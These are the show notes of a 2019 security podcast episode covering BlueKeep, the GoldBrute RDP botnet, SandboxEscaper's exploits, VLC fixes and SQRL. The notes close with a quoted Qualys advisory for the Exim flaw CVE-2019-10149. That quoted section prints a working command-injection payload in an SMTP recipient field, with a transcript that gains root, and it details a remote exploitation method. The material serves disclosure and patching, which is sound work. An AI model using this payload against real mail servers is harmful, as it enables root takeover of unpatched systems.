Security Now! #718 - 06-11-19
Update Exim Now!

This week on Security Now!

This week we catch up with the continuing antics of SandboxEscaper, we also update on the status of the still-not-yet-widely-exploited BlueKeep vulnerability and also look at a new Botnet which is pounding on RDP servers (but not yet using BlueKeep). The FBI also issued an interesting advisory about not trusting secure sites just because they're secure -- so we'll examine that. The popular VideoLAN player received an important update thanks to an interesting source, Microsoft's Edge browser takes another step forward and Mozilla reorganizes a bit. Then I'm going to share my "MUST HAVE" utility of the week, share a just-released Sci-Fi movie on Netflix, and also share a bit of Closing the Loop feedback from the Twitterverse which resulted from my, as planned, first formal full release of SQRL. Then we'll close with a look at the critical need for anyone running the Exim mail server to update immediately!

SQRL Explained, 17-page document

Version 0.21 6/10/2019

Welcome to SQRL

SQRL is an open, free, intellectual property unencumbered, complete and practical system for securely identifying and authenticating remote individuals across a network. Though it is principally intended for website visitor identification and account sign-in, many of its concepts may be extended for related applications. Although SQRL may be used alongside other traditional website sign-in systems, it can replace **all** other systems while offering dramatic improvements in usability and security.

Though designed and intended to be a two-party solution – website visitor to website – if needed, SQRL can also be used in a federated third-party mode to provide centralized identity management services to websites (e.g. login.gov).

SQRL supports sign-in on the device containing the SQRL client, and "cross-device" sign-in using a SQRL client on a separate device, such as a smartphone, in the role of secure identity authenticator. SQRL clients currently exist for Windows, Linux/Mac (via WINE), Android, iOS, Chrome, Firefox, Edge.

This document is a complete SQRL explainer and specification which first describes, then details, every aspect of the SQRL system. It assumes that the reader is starting out with no idea what SQRL is or how SQRL works. It is deliberately (much) less dry than an Internet RFC specification because its audience is intended to be much wider. Non-developers can use the first sections to gain a working understanding of SQRL. This will also be useful to developers who will find everything they need, later in this document, to build working SQRL systems from scratch.

If you have not used SQRL, we strongly recommend that you take a few minutes to acquaint yourself with it before proceeding. You may download GRC's reference SQRL client for Windows, then create a SQRL identity, use SQRL to create an account and/or sign-in to GRC's and other demonstration servers and SQRL's public web forums.

You may obtain GRC's client from the link below, and experiment with SQRL at the sites shown:

GRC's reference SQRL client for Windows:	https://www.grc.com/files/sqrl.exe
The simplest SQRL demo server to play with:	https://sqrl.grc.com/demo
SQRL's public web forums which support SQRL:	https://sqrl.grc.com
The demo server for experimenting with MSA:	https://sqrl.grc.com/msa
More features at the development server at GRC:	https://www.grc.com/sqrl/demo.htm

Now what?
What SQRL exposes to users is a fraction of the entire system. The SQRL system doesn't only provide incredibly low friction, highly secure, single-factor remote network identification. Much of its design "under the covers" affords it the ability to be fully resilient in the face of every challenge the system might (and surely will) face during its lifetime of use by real users in the real world, thanks to SQRL's strong anti-logon-spoofing and identity lifecycle support.

Every piece of the full SQRL system is illuminated on the pages that follow. A few minutes from now you will have obtained a complete understanding and working knowledge of SQRL.

- 1 -

https://www.grc.com/sqrl.htm

Security News

SandboxEscaper drops another 0-day

This time it's a second bypass for a problem (CVE-2019-0841) that was patched this past April.

Microsoft described it as:
An elevation of privilege vulnerability exists when Windows AppX Deployment Service (AppXSVC) improperly handles hard links. An attacker who successfully exploited this vulnerability could run processes in an elevated context. An attacker could then install programs; view, change or delete data.

To exploit this vulnerability, an attacker would first have to log on to the system. An attacker could then run a specially crafted application that could exploit the vulnerability and take control of an affected system.

The security update addresses the vulnerability by correcting how Windows AppX Deployment Service handles hard links.


What we have from her this time appears to be a crude hack she stumbled upon while working on a different exploit. It's a funky way of obtaining elevated privilege by deleting a sub-directory of Microsoft Edge files, then launching Edge twice. The first launch without these files results in an Edge crash. But the second launch, if it's done by programmatically clicking Edge's quick launch icon, causes a mistake in setting Windows access control which could theoretically be exploited by an attacker.

The guys at 0patch told Threatpost that the bug isn’t critical enough to warrant a micropatch, and the installer bypass flaw was not reproducible. They wrote: “[We] know of no one being successful at that (it could be just really difficult to reproduce, or depending on some external factors that were not present in our testing environment).”

Since this happened late last week and today is Patch Tuesday, it seems unlikely that Microsoft will have had time (or maybe sufficient concern) to look into this one and fix it. Her proof of concept code has, once again, been removed from Github.

This is such a crappy hack, and she is so good, and given what we have learned of her recently, I suspect she is very likely selling her best work to folks who have deep pockets and a need and application for high-quality Windows exploits, and that what we're seeing now from her are the much less marketable side-effects that she is unable to monetize.

And, oh, bye the way, she's apparently not finished yet...


This is the second bypass for CVE-2019-0841.

I won't ever be a part of the infosec industry, people have made that clear to me a long time ago, in many different ways. I'm just a harmless crazy person now sharing harmless LPEs. Whatever.. bye..

ps: I have one more 0day.

growls and wanders off into the arctic

Posted by SandboxEscaper at 5:19 AM

BlueKeep Update…
A newly published fully working Proof-of-Concept exploit developed as a Metasploit module for BlueKeep, demonstrates how an unauthenticated attacker can achieve full access to a victim machine in about 22 seconds.

Reverse engineer Zerosum0x0 tweeted his success last Tuesday, noting that he plans to keep the module private given the danger that a fully working exploit would pose to the nearly one million unpatched RDP servers on the Internet. He also released a video showing a remote code-execution (RCE) exploit working on a Windows 2008 desktop, paired with the very popular "Mimikatz" Windows credential harvesting tool to harvest login credentials. In about 22 seconds, he achieved full takeover.

“Still too dangerous to release, I am sorry,” he tweeted. “Maybe after first mega-worm?”

Zerosum0x0 is a Metasploit contributor who developed the BlueKeep scanner module for that framework. It's able to check for vulnerable hosts without crashing them, and Errata Security's Robert Graham based his RDPscan tool on Zerosum's work.

An earlier proof-of-concept (PoC) from McAfee showed a successful RCE exploit, but didn’t include credential-harvesting – so a mitigating factor in that exploit would be the need for an attacker to bypass network-level authentication protections.

So now we have a PoC for BlueKeep which bypasses the NLA (network level authentication) mitigation that night have slowed things down a bit.

Also last Tuesday, the NSA got into the BlueKeep act publishing their own security advisory:
https://www.us-cert.gov/ncas/current-activity/2019/06/04/NSA-Releases-Advisory-BlueKeep-Vulnerability

The National Security Agency (NSA) has released a cybersecurity advisory for CVE-2019-0708—a vulnerability dubbed BlueKeep. Although Microsoft has issued a patch, potentially millions of machines are still unpatched and remain vulnerable.

https://www.nsa.gov/Portals/70/documents/what-we-do/cybersecurity/professional-resources/csa-bluekeep_20190604.pdf

https://www.nsa.gov/News-Features/News-Stories/Article-View/Article/1865726/nsa-cybersecurity-advisory-patch-remote-desktop-services-on-legacy-versions-of/

"NSA Cybersecurity Advisory: Patch Remote Desktop Services on Legacy Versions of Windows"

FORT MEADE, Md., June 4, 2019 —

The National Security Agency is urging Microsoft Windows administrators and users to ensure they are using a patched and updated system in the face of growing threats. Recent warnings by Microsoft stressed the importance of installing patches to address a protocol vulnerability in older versions of Windows. Microsoft has warned that this flaw is potentially "wormable," meaning it could spread without user interaction across the internet. We have seen devastating computer worms inflict damage on unpatched systems with wide-ranging impact, and are seeking to motivate increased protections against this flaw.

This is the type of vulnerability that malicious cyber actors frequently exploit through the use of software code that specifically targets the vulnerability. For example, the vulnerability could be exploited to conduct denial of service attacks. It is likely only a matter of time before remote exploitation code is widely available for this vulnerability. NSA is concerned that malicious cyber actors will use the vulnerability in ransomware and exploit kits containing other known exploits, increasing capabilities against other unpatched systems.

Kevin Beaumont / @GossiTheDog
Shout out to @ValthekOn @zerosum0x0 @MalwareTechBlog and @ryHanson for not releasing their exploits. They absolutely would be strapped on to ransomware almost immediately - I've already seen a few people try, not realising they've paid for fake exploits.
1:10am · 11 Jun 2019 · Twitter for iPhone

Robert Graham's RDPScan is now in its 4th release. Rob's been fixing minor bugs.
https://github.com/robertdavidgraham/rdpscan/releases

The GoldBrute Botnet
Meanwhile, a Botnet has been found in the wild actively searching the Internet for patched or unpatched RDP servers.

It's far from sophisticated or elegant, since it drags along the entire 80 megabyte Java runtime in order to execute itself. And its behavior has puzzled the researchers who have analyzed it and watched it work...

First of all, we know that a search using Shodan turns up about 2.4 million machines that are reachable over the web and have remote desktop protocol enabled. Of these, we also know that about 950,000 are older machines still running Windows XP, Server 2003, Windows 7 or Windows 2008, and that those machines need no brute forcing. But that leaves about 1.6 million machines which have either been patched or are running a more recent version of Windows.

Apparently the "GoldBrute" botnet is not discriminating. But neither is it availing itself of the new RDP flaw. It's using pure username and password guessing in attempts to break into ALL of these 2.4 million machines. And we know from previous reporting how many of these machines WILL fall to persistent brute force credential stuffing attacks.

GoldBrute's scanning has turned up 1.5 million RDP serving machines. However, the researchers who have been watching and analyzing GoldBrute are still a bit puzzled. The code being loaded by the botnet does not reveal the final purpose for the hacked remote desktop servers. And there is no persistence mechanism... meaning that simply rebooting a machine that's been infected by GoldBrute will remove all traces of it from the machine. It exists entirely in RAM.

One theory is that the botnet is being used simply to compile a credential list of available RDP servers which might then be offered for sale on the Dark Web as an access-as-a-service.

The researcher says there is only a single command and control (C2) server using the IP address 104-156-249-231, which appears to correspond to a location in New Jersey ... in the IP address space of VULTR (https://www.vultr.com/).

The bot's behavior is odd, too... once a system is infected with GoldBrute (which is the name of the Java Class that's executed) it begin scanning the web for hosts with exposed RDP servers and reports their IP addresses to the C2 via an encrypted WebSocket connection to port 8333, which is typically used for Bitcoin connections.

After reporting the addresses for 80 victims, the C2 server chooses a number of targets the bot should brute force. But the bot only tries one username and password pair for each target. The researchers speculate that this tactic is intended to obscure the source of the attacks since the C2 server would be in the position to ask all of its bots to probe specific RDP servers from each of their different IP.

Once a successful authentication has been achieved, the now-compromised server downloads a ZIP archive containing the GoldBrute Java class and the Java Runtime required to run it. After decompressing it runs a jar file called “bitcoin.dll”. The file might be carrying the “dll” extension to disguise the code from unsuspecting users.

The newly running bot then starts working immediately, and searching for exposed RDP servers. When brute-forcing, the bot gets various combinations of host IP address, username, and password to try. While analyzing GoldBrute the researcher was able to modify its code in a way that allowed saving the list with all of the "host+username+password" combinations.

The researcher wrote that: "After 6 hours, we received 2.1 million IP addresses from the C2 server of which 1,596,571 are unique." He said, "Of course, we didn't execute the brute-force phase."

So what I think we see here is a two-component system: There is a large botnet scanning for RDP and reporting their findings to "headquarters". Then headquarters takes this large IP list of RDP servers and doles out username and password combinations to its fleet of bots. So we have distributed and uncoordinated searching coupled with well-coordinated and distributed RDP brute-force attack.

Yesterday the FBI reminded us...
...not to place =ANY= trust in a website just because it is "secure".

https://www.ic3.gov/media/2019/190610.aspx

" Cyber Actors Exploit 'Secure' Websites In Phishing Campaigns "

Websites with addresses that start with "https" are supposed to provide privacy and security to visitors. After all, the "s" stands for "secure" in HTTPS: Hypertext Transfer Protocol Secure. In fact, cyber security training has focused on encouraging people to look for the lock icon that appears in the web browser address bar on these secure sites. The presence of "https" and the lock icon are supposed to indicate the web traffic is encrypted and that visitors can share data safely. Unfortunately, cyber criminals are banking on the public's trust of "https" and the lock icon. They are more frequently incorporating website certificates—third-party verification that a site is secure—when they send potential victims emails that imitate trustworthy companies or email contacts. These phishing schemes are used to acquire sensitive logins or other information by luring them to a malicious website that looks secure.
Recommendations:

The following steps can help reduce the likelihood of falling victim to HTTPS phishing:

- Do not simply trust the name on an email: question the intent of the email content.
- If you receive a suspicious email with a link from a known contact, confirm the email is legitimate by calling or emailing the contact; do not reply directly to a suspicious email.
- Check for misspellings or wrong domains within a link (e.g., if an address that should end in ".gov" ends in ".com" instead).
- Do not trust a website just because it has a lock icon or "https" in the browser address bar.

None of this is news to us, of course. =WE= know that the only assurance being provided by HTTPS and TLS is that our connection to the webserver is encrypted and that the server provided a certificate matching at least some of the domain name shown in our browser. In other words... barely anything of any consequence.
But the FBI has its finger on the pulse of the public more than we might. So what I found

interesting about this and wanted to share was that "the public" understanding of things lags about a decade behind where we are.

Ten years ago, before Let's Encrypt, automated certificate issuance and the promiscuous use of wildcard certificates, having a certificate kinda meant something. But it's true that during the past five years, especially, its meaning has become quite watered down.

But the general public doesn't understand that yet. Ten years ago, back when certificates meant more, security experts were all jumping up and down, extolling the virtues of the "unbroken key" or the "closed padlock" and telling users to look for those and to never enter anything -- especially their passwords -- into pages that weren't clearly secure. What happened is foreseeable: They didn't really understand any of the subtleties of this. So now they are misapplying the misunderstood lesson.

VLC receives 33 security bug fixes, two of which are rated high severity
The super-popular Video LAN Media Player has just moved to version 3.0.7.
I fired mine up this morning and immediately received a notification of the new release, so it's worth doing.

The notice I received read:

> VideoLAN and the VLC development team present VLC 3.0 "Vetinari".
> VLC 3.0.7 is an important security update to VLC 3.0 branch, improving HDR, 10/12-bit rendering and bluray support, in addition to numerous security issues fixed.

Back at the beginning of the year we mentioned that the EU had started sponsoring bug bounties in the hopes of improving the security of popular open source projects which EU institutions were using and relying upon. And... it appears to be working!

The president of VideoLAN, Jean-Baptiste Kempf, said: "This high number of security issues is due to the sponsoring of a bug bounty program funded by the European Commission, during the Free and Open Source Software Audit (FOSSA) program.”

So two high-severity bugs were patched last Friday. One was an out-of-bound write vulnerability and the other was a stack-buffer-overflow bug. Developers behind the software, VideoLAN, said the patches were two of 33 fixes being pushed out for the media player.

The only likely threat would be a targeted attack against an individual or an organization that was known by the attacker to be using VLC. In that case, the attacker would arrange to get the victim to play a video on their Windows machine and the attacker's code could be executed on the user's machine.

Microsoft's Edge browser continues moving forward
In the Microsoft Edge Dev builds, users can now launch web pages in an Internet Explorer tab for backwards compatibility. This launches a web page in a full functional Internet Explorer 11 session, with the features and capabilities of that original browser.

Three months ago we learned that Edge would have the ability to display pages in IE 11 which could be necessary for legacy web apps. Then, during Microsoft's Build 2019 conference the forthcoming feature was officially announced, but was still not working at the time.

It's beginning to come to life. To open an IE 11 tab, you first go to a site (which would presumably NOT be working under the browser's default Edge page renderer). The in the Edge menu -> More Tools -> Show this page in Internet Explorer.

Mozilla has been reorganizing things.
https://www.mozilla.org/

They have adopted the FireFox logo as their own and have a bunch of new goodies:
This really makes sense since Firefox was their start and their core.
They have a new set of logos for their various efforts.
So now there's Firefox:

- Browser
- Lockwise
- Monitor
- Send

There's apparently talk of a Firefox VPN offering of some sort in the future, as well as premium editions of Lockwise and Monitor.

"Lockwise" which was originally named "Lockbox" is a password management service which allows Firefox users to synchronize their saved browser login credentials between iOS, Android, and the desktop versions of Firefox.

"Monitor" we discussed back at its announcement late last year. It's a service to help users determine whether their accounts have been part of a breach. As we explained at the time, it was created in partnership with Troy Hunt's "Have I been Pwned", whose data is being supplied to Mozilla to power the Firefox Monitor service. (And speaking of Troy and "Pwned"... he recently indicated that his operation has outgrown a one-man-shop so some changes will be coming there, too.)

The MUST HAVE Utility of the Week!

"DNS Query Sniffer"
https://www.nirsoft.net/utils/dns_query_sniffer.html

This was prompted by the fact that Mark Russinovich is updating his Sysmon tool to log DNS queries to the system's event log. That's nice, but the system's event log isn't really very accessible. And DNS is SUCH a nice way to keep a somewhat relaxed eye on what's going on in a system.

I remembered that Nir Sofer had something and, sure enough, it's PERFECT. It's tight and tiny like my apps and I'll be amazed if many of our listeners are running it and leaving it open to watch their machine reaching out and asking for IP addresses.

Miscellany

Netflix: "*I Am Mother*" / Careful... the Trailer reveals more than you might wish.

Closing The Loop

Klaus Pinhack @kpinhack
Nice work :)
Setup of app & id took me about 15 min -
no problem for me, but too long for my neighbor

David Eckard @swordedge
Downloaded the Android app. Setting up less than fall off the log easy. Ripe for a demo on youtube for setup. Among other things, learned that I need to be able to actually type the password on the client.

Yosef N Berger @yosef_berger
@SGgrc I just started messing around with #SQRL and I noticed there is a setting "Set Password Verify Time" I didn't see it mentioned in the FAQ and after a cursory watch of the forum patient see any mention. Could you go in to what it does? Does it have any bearing on security?

SpinRite

Hi Steve and Leo,

Long-time listener for Security Now! since episode 1 in Adelaide, Australia.

I have purchased SpinRite and have used it to restore many drives, floppy disks from my deceased father –in-law and an iPod (with a spinning hard drive). I am very much looking forward to the next update to SpinRite.

Just a reminder to change SQRL pages from being under your websites “Research” tab to its own tab for easy of finding and indicate that the research has concluded. I am sure that traffic to you website will soon spike to a very high level. Maybe you will need Cachefly

Please use personal email address for correspondence.

Cheers,

Craig Clarke
Client Engagement Officer | Team 4
Lodgment Client Engagement | Debt, Service Delivery
Australian Taxation Office
P 08 8742 2016

Update Exim Now!

https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt

According to a June 2019 survey of all mail servers visible on the Internet, 57% (507,389) of them run Exim. And after seeing what Qualys found I'm very glad I don't. If everyone listens no further, if you are in any way connected to one of those more than half a million eMail servers present on the public Internet, YOU MUST UPDATE to the latest release of Exim immediately. The vulnerability was accidentally but fortuitously patched with the release of Exim v4.92, four months ago on February 10, 2019. It was accidental because the Exim team had no idea that they were fixing a major security hole.

If you are just learning of this now, even though the news hit last Wednesday, you likely still have time if you act fast, since the weird problem that Qualys discovered takes a week to exploit. It's a form of "Dribble Attack." But when that week is up, bad guys can remotely execute COMMANDS of their choosing on your system!

In an email to Linux distro maintainers, Qualys said the vulnerability is "trivially exploitable" and expects attackers to come up with exploit code in the coming days. Exim 4, the affected version, is currently the default MTA (mail transfer agent) on Debian Linux systems. A large number of

Exim installations exist, especially within Internet service providers and universities in the UK. Exim is also widely used with the GNU Mailman mailing list manager, and cPanel.

Wikipedia notes that "Exim’s security has had a number of serious security problems diagnosed over the years.[8] Since the redesigned version 4 was released there have been four remote code execution flaws and one conceptual flaw concerning how much trust it is appropriate to place in the run-time user; the latter was fixed in a security lockdown in revision 4.73, one of the very rare occasions when Exim has broken backwards compatibility with working configurations." And now we have another biggie...

Qualys Security Advisory

The Return of the WIZard: RCE in Exim (CVE-2019-10149)

==
Contents
==

> Boromir: "What is this new devilry?"
> Gandalf: "A Balrog. A demon of the Ancient World."
> -- The Lord of the Rings: The Fellowship of the Ring

==
Summary
==

During a code review of the latest changes in the Exim mail server (https://en.wikipedia.org/wiki/Exim), we discovered an RCE vulnerability in versions 4.87 to 4.91 (inclusive). In this particular case, RCE means Remote *Command* Execution, not Remote Code Execution: an attacker can execute arbitrary commands with execv(), as root; no memory corruption or ROP (Return-Oriented Programming) is involved.

This vulnerability is exploitable instantly by a local attacker (and by a remote attacker in certain non-default configurations). To remotely exploit this vulnerability in the default configuration, an attacker must keep a connection to the vulnerable server open for 7 days (by transmitting one byte every few minutes). However, because of the extreme complexity of Exim's code, we cannot guarantee that this exploitation method is unique; faster methods may exist.

Exim is vulnerable by default since version 4.87 (released on April 6, 2016), when #ifdef EXPERIMENTAL_EVENT became #ifndef DISABLE_EVENT; and older versions may also be vulnerable if EXPERIMENTAL_EVENT was enabled manually. Surprisingly, this vulnerability was fixed in version 4.92 (released on February 10, 2019):

https://github.com/Exim/exim/commit/7ea1237c783e380d7bdb86c90b13d8203c7ecf26
https://bugs.exim.org/show_bug.cgi?id=2310

but was not identified as a security vulnerability, and most operating systems are therefore affected. For example, we exploit an up-to-date Debian distribution (9.9) in this advisory.

Local exploitation

The vulnerable code is located in deliver_message():

```
#ifndef DISABLE_EVENT
      if (process_recipients != RECIP_ACCEPT)
      {
      uschar * save_local =  deliver_localpart;
      const uschar * save_domain = deliver_domain;

      deliver_localpart = expand_string(
                    string_sprintf("${local_part:%s}", new->address));
      deliver_domain =   expand_string(
                    string_sprintf("${domain:%s}", new->address));

      (void) event_raise(event_action,
                    US"msg:fail:internal", new->message);

      deliver_localpart = save_local;
      deliver_domain =   save_domain;
      }
#endif
```

Because expand_string() recognizes the "${run{<command> <args>}}" expansion item, and because new->address is the recipient of the mail that is being delivered, a local attacker can simply send a mail to "${run{...}}@localhost" (where "localhost" is one of Exim's local_domains) and execute arbitrary commands, as root (deliver_drop_privilege is false, by default):

```
john@debian:~$ cat /tmp/id
cat: /tmp/id: No such file or directory

john@debian:~$ nc 127.0.0.1 25
220 debian ESMTP Exim 4.89 Thu, 23 May 2019 09:10:41 -0400
HELO localhost
250 debian Hello localhost [127.0.0.1]
```

```
MAIL FROM:<>
250 OK
RCPT TO:<${run{\x2Fbin\x2Fsh\t-c\t\x22id\x3E\x3E\x2Ftmp\x2Fid\x22}}@localhost>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
Received: 1
Received: 2
Received: 3
Received: 4
Received: 5
Received: 6
Received: 7
Received: 8
Received: 9
Received: 10
Received: 11
Received: 12
Received: 13
Received: 14
Received: 15
Received: 16
Received: 17
Received: 18
Received: 19
Received: 20
Received: 21
Received: 22
Received: 23
Received: 24
Received: 25
Received: 26
Received: 27
Received: 28
Received: 29
Received: 30
Received: 31

.
250 OK id=1hTnYa-0000zp-8b
QUIT
221 debian closing connection

john@debian:~$ cat /tmp/id
cat: /tmp/id: Permission denied

root@debian:~# cat /tmp/id
uid=0(root) gid=111(Debian-exim) groups=111(Debian-exim)
```

```
uid=0(root) gid=111(Debian-exim) groups=111(Debian-exim)
```

In this example:

- we send more than received_headers_max (30, by default) "Received:" headers to the mail server, to set process_recipients to RECIP_FAIL_LOOP and hence execute the vulnerable code;

- we escape invalid characters in the recipient's address with backslashes, which are conveniently interpreted by expand_string() (in expand_string_internal() and transport_set_up_command()).

==
Remote exploitation
==

Our local-exploitation method does not work remotely, because the "verify = recipient" ACL (Access-Control List) in Exim's default configuration requires the local part of the recipient's address (the part that precedes the @ sign) to be the name of a local user:

```
john@debian:~$ nc 192.168.56.101 25
220 debian ESMTP Exim 4.89 Thu, 23 May 2019 10:06:37 -0400
HELO localhost
250 debian Hello localhost [192.168.56.101]
MAIL FROM:<>
250 OK
RCPT TO:<${run{\x2Fbin\x2Fsh\t-c\t\x22id\x3E\x3E\x2Ftmp\x2Fid\x22}}@localhost>
550 Unrouteable address
```

Non-default configurations

We eventually devised an elaborate method for exploiting Exim remotely in its default configuration, but we first identified various non-default configurations that are easy to exploit remotely:

- If the "verify = recipient" ACL was removed manually by an administrator (maybe to prevent username enumeration via RCPT TO), then our local-exploitation method also works remotely.

- If Exim was configured to recognize tags in the local part of the recipient's address (via "local_part_suffix = +* : -*" for example), then a remote attacker can simply reuse our local-exploitation method with an RCPT TO balrog+${run{...}}@localhost" (where "balrog" is the name of a local user).

- If Exim was configured to relay mail to a remote domain, as a secondary MX (Mail eXchange), then a remote attacker can simply reuse our local-exploitation method with an RCPT TO "${run{...}}@khazad.dum" (where "khazad.dum" is one of Exim's relay_to_domains). Indeed, the "verify = recipient" ACL can only check the domain part of a remote address (the part that follows the @ sign), not the local part.

```
------------------------------------------------------------------------
Default configuration
------------------------------------------------------------------------
```

First, we solve the "verify = recipient" ACL problem with a "bounce" message: if we send a mail that cannot be delivered, Exim automatically sends a delivery-failure message (a "bounce") to the original sender. In other words, the sender of our original mail (our MAIL FROM) becomes the recipient of the bounce (its RCPT TO) and can therefore execute commands with "${run{...}}". Indeed, the "verify = sender" ACL in Exim's default configuration can only check the domain part of our original sender address, not its local part (because it is a remote address).

Next, the bounce must reach the vulnerable code and pass the process_recipients != RECIP_ACCEPT test, but we cannot reuse our received_headers_max trick because we do not control the bounce's headers. Our solution to this second problem is not optimal: if the bounce itself cannot be delivered after 7 days (the default timeout_frozen_after), then Exim sets process_recipients to RECIP_FAIL_TIMEOUT and executes the vulnerable code.

Last, we must solve a seemingly intractable problem: after 2 days (the default ignore_bounce_errors_after) the bounce is discarded unless it is deferred (by a temporary delivery failure), and after 4 days the default retry rule ("F,2h,15m; G,16h,1h,1.5; F,4d,6h") turns deferred addresses into failed addresses, and hence discards the bounce before the 7 days of timeout_frozen_after. Below is our solution to this third problem, and to the remote-exploitation problem in general (but simpler and faster solutions may exist):

1/ We connect to the vulnerable Exim server and send a mail that cannot be delivered (because we send more than received_headers_max "Received:" headers). The recipient address (RCPT TO) of our mail is "postmaster", and its sender address (MAIL FROM) is "${run{...}}@khazad.dum" (where "khazad.dum" is a domain that is under our control).

2/ Because our mail cannot be delivered, Exim connects to khazad.dum's MX (where we listen for and accept this connection) and starts sending a bounce message to "${run{...}}@khazad.dum".

3/ We keep this connection open for 7 days (the default timeout_frozen_after), by sending a byte to Exim every 4 minutes. This works because Exim reads the response to its SMTP commands (Simple Mail Transfer Protocol) into a 4096-byte buffer (DELIVER_BUFFER_SIZE) with a 5-minute timeout (the default command_timeout) that is reset every time a byte is read.

4/ After 7 days, we complete our lengthy SMTP response with a permanent delivery failure (for example, "550 Unrouteable address") which freezes the bounce in post_process_one(). This function should actually discard the bounce instead of freezing it (which would prevent us from reaching the vulnerable code) because it is older than 2 days (the default ignore_bounce_errors_after):

```
 /* If this is a delivery error, or a message for which no replies are
 wanted, and the message's age is greater than ignore_bounce_errors_after,
 force the af_ignore_error flag. This will cause the address to be discarded
 later (with a log entry). */

 if (!*sender_address && message_age >= ignore_bounce_errors_after)
setflag(addr, af_ignore_error);
```

However, in this particular case, message_age is not the bounce's real age (over 7 days) but its age when it was first loaded from Exim's spool (when it was just a few seconds or minutes old).

5/ Finally, Exim's next queue run (every 30 minutes by default, on Debian) loads the frozen bounce from the spool, sets process_recipients to RECIP_FAIL_TIMEOUT (this time, message_age is the bounce's real age, over 7 days), and executes the vulnerable code and our commands (our original sender address, "${run{...}}@khazad.dum", is the bounce's recipient address, which is interpreted by expand_string()).

Note: to quickly test this remote-exploitation method, the days in Exim's default timeout_frozen_after and ignore_bounce_errors_after can be replaced by hours, and the default retry rule by "F,4h,6m".

~30~